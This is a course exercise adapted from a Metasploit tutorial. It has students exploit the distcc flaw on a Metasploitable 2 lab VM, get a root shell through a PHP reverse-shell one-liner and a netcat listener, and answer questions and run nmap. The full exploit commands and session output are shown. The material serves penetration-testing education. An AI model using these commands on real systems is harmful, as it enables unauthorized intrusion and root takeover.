

Metasploit tutorial & exercise

From: <https://null-byte.wonderhowto.com/how-to/hack-metasploitable-2-including-privilege-escalation-0170603/>

Follow the following tutorial. Take a screenshot when it is required from the tutorial and answer the questions that are included in the steps. Questions and required screenshots are Then complete the additional exercise at the end. Submit your report on Oaks.

Start the Metasploitable 2

We have to start the Metasploitable 2 (I suppose that the reader is able to do it without a guide) and record the IP. For our example the IP of Metasploitable 2 is "192.168.1.4". The attackers IP is "192.168.1.6" for this example.

Step 2 Start the Metasploit

- First, we have to start the PostgreSQL service (service postgresql start).
- Then we are ready to start the Metasploit framework(msfconsole).

Step 3 Let the Penetration Begins

One of the Metasploitable's security issues is [Exploit CVE 2004-2687](#).

Q: Describe this exploit in your own words.

Go to the Metasploit's console and search for distcc (search distcc)

```
msf > search distcc

Matching Modules
=====

  Name                               Disclosure Date  Rank      Description
  ----                               -
  exploit/unix/misc/distcc_exec      2002-02-01     excellent DistCC Daemon Comm
and Execution
```

```
msf > █
```

Image via postimg.org

Now we are ready to use the exploit and set the values we want for the RHOST, PAYLOAD and LHOST options.

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > █
```

Image via postimg.org

```
msf exploit(distcc_exec) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf exploit(distcc_exec) > █
```

Image via postimg.org

```
msf exploit(distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(distcc_exec) > █
```

Image via postimg.org

```
msf exploit(distcc_exec) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf exploit(distcc_exec) > █
```

Image via postimg.org

Run the command:
show options

in the metasploit window and take a screenshot.

Now we are going to run the simple exploit command to exploit (exploit) the target.

```
msf exploit(distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.1.6:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JA4KNQ0ndvfL1EmJ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JA4KNQ0ndvfL1EmJ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.6:4444 -> 192.168.1.4:34911) at 2016-04-25 00:31:33 +0300
```

Image via postimg.org

The target is ours or almost ours?! Let's see who am I (whoami)!

```
[*] Command shell session 1 opened (192.168.1.6:4444 -> 192.168.1.4:34911) at 2016-04-25 00:31:33 +0300

whoami
daemon
```

Image via postimg.org

After all these commands I am a simple daemon! I want the root privilege so much...

Step 4 Privilege Escalation 1/2

Now press Ctrl+C to terminate the current connection to the target!

```
^C
Abort session 1? [y/N] y

[*] 192.168.1.4 - Command shell session 1 closed. Reason: User exit
msf exploit(distcc_exec) >
```

Image via postimg.org

Now exploit the target and send the job to the background (exploit -j)

```
msf exploit(distcc_exec) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP double handler on 192.168.1.6:4444
msf exploit(distcc_exec) > [*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Cuv7jgkSCKQQXjN5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Cuv7jgkSCKQQXjN5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (192.168.1.6:4444 -> 192.168.1.4:56974) at 2016-04-25 00:43:19 +0300
```

Image via postimg.org

But what? Wait a sec! It is not going to the background! It is waiting for an input. At this moment you are able to run just one command as root. A single line is separating you from root privileges! If you don't believe me run the whoami command and you will see! But do not run this if this is your first time reading this tutorial.

At this point I should be clever. What do I want to run as root? Of course a reverse shell to my computer. So, let's start the server!

Step 5 Run a Netcat Server

Start a new terminal window and run netcat -lvp 5555. Make sure that you are not running any service at 5555 port. If you do just pick your own port number!

```
root@kalittle:~# netcat -lvp 5555
listening on [any] 5555 ...
```

Image via postimg.org

Now, the server is running and waiting for a connection!


Q: what does the command netcat do?

Step 6 Privilege Escalation 2/2

Now we are back to the other terminal window, Metasploit.

A lot of people would run a reverse shell using the netcat. But let's say that you have no netcat available at the server, what are you going to do? Even the Metasploitable is some kind of server. Open your browser at the Metasploitable's IP and you will see! You will see that you have phpMyAdmin! So, we are going to create a reverse shell using php.

Without more ado, go to the Metasploit terminal and run the command: `php -r '$sock=fsockopen("192.168.1.6",5555);exec("/bin/sh -i <&3 >&3 2>&3");'`




```
[*] Command shell session 8 opened (192.168.1.6:4444 -> 192.168.1.4:49848) at 20
php -r '$sock=fsockopen("192.168.1.6",5555);exec("/bin/sh -i <&3 >&3 2>&3");'
[*] exec: php -r '$sock=fsockopen("192.168.1.6",5555);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Image via postimg.org

Q: what does this php program do?

After this, go the other terminal. Yes, the one with the netcat which is waiting! Something nice happened over there...



```
root@kalittle:~# netcat -lvp 5555
listening on [any] 5555 ...
DNS fwd/rev mismatch: kalittle != kalittle.home
connect to [192.168.1.6] from kalittle [192.168.1.6] 37589
#
```

Image via postimg.org

Can you see that symbol (#). It is my favorite! You are logged in as root! If you don't believe me then ask your target whoami!

Take a screenshot of this last screen that shows your whole kali image and something distinctive, such as your name/username.

Exercise:

1. Run a detailed nmap scan against your metasploitable VM from your Kali VM. Your scan should list operating system details and all open services.
2. Take a screenshot of the results.
3. Pick an exploit other than distcc_exec. Describe this exploit and show the steps that you took to run it. You may use the following two sites that discuss enumeration and methods to discover exploits on metasploitable:

<http://www.hackingtutorials.org/metasploit-tutorials/metasploitable-2-enumeration/>

<http://www.hackingtutorials.org/metasploit-tutorials/metasploitable-2-vulnerability-assessment/>

Note: there are several sites that show a step by step guide to exploit metasploitable. If you use any of these sites, **please list it in the bibliography section of your report.**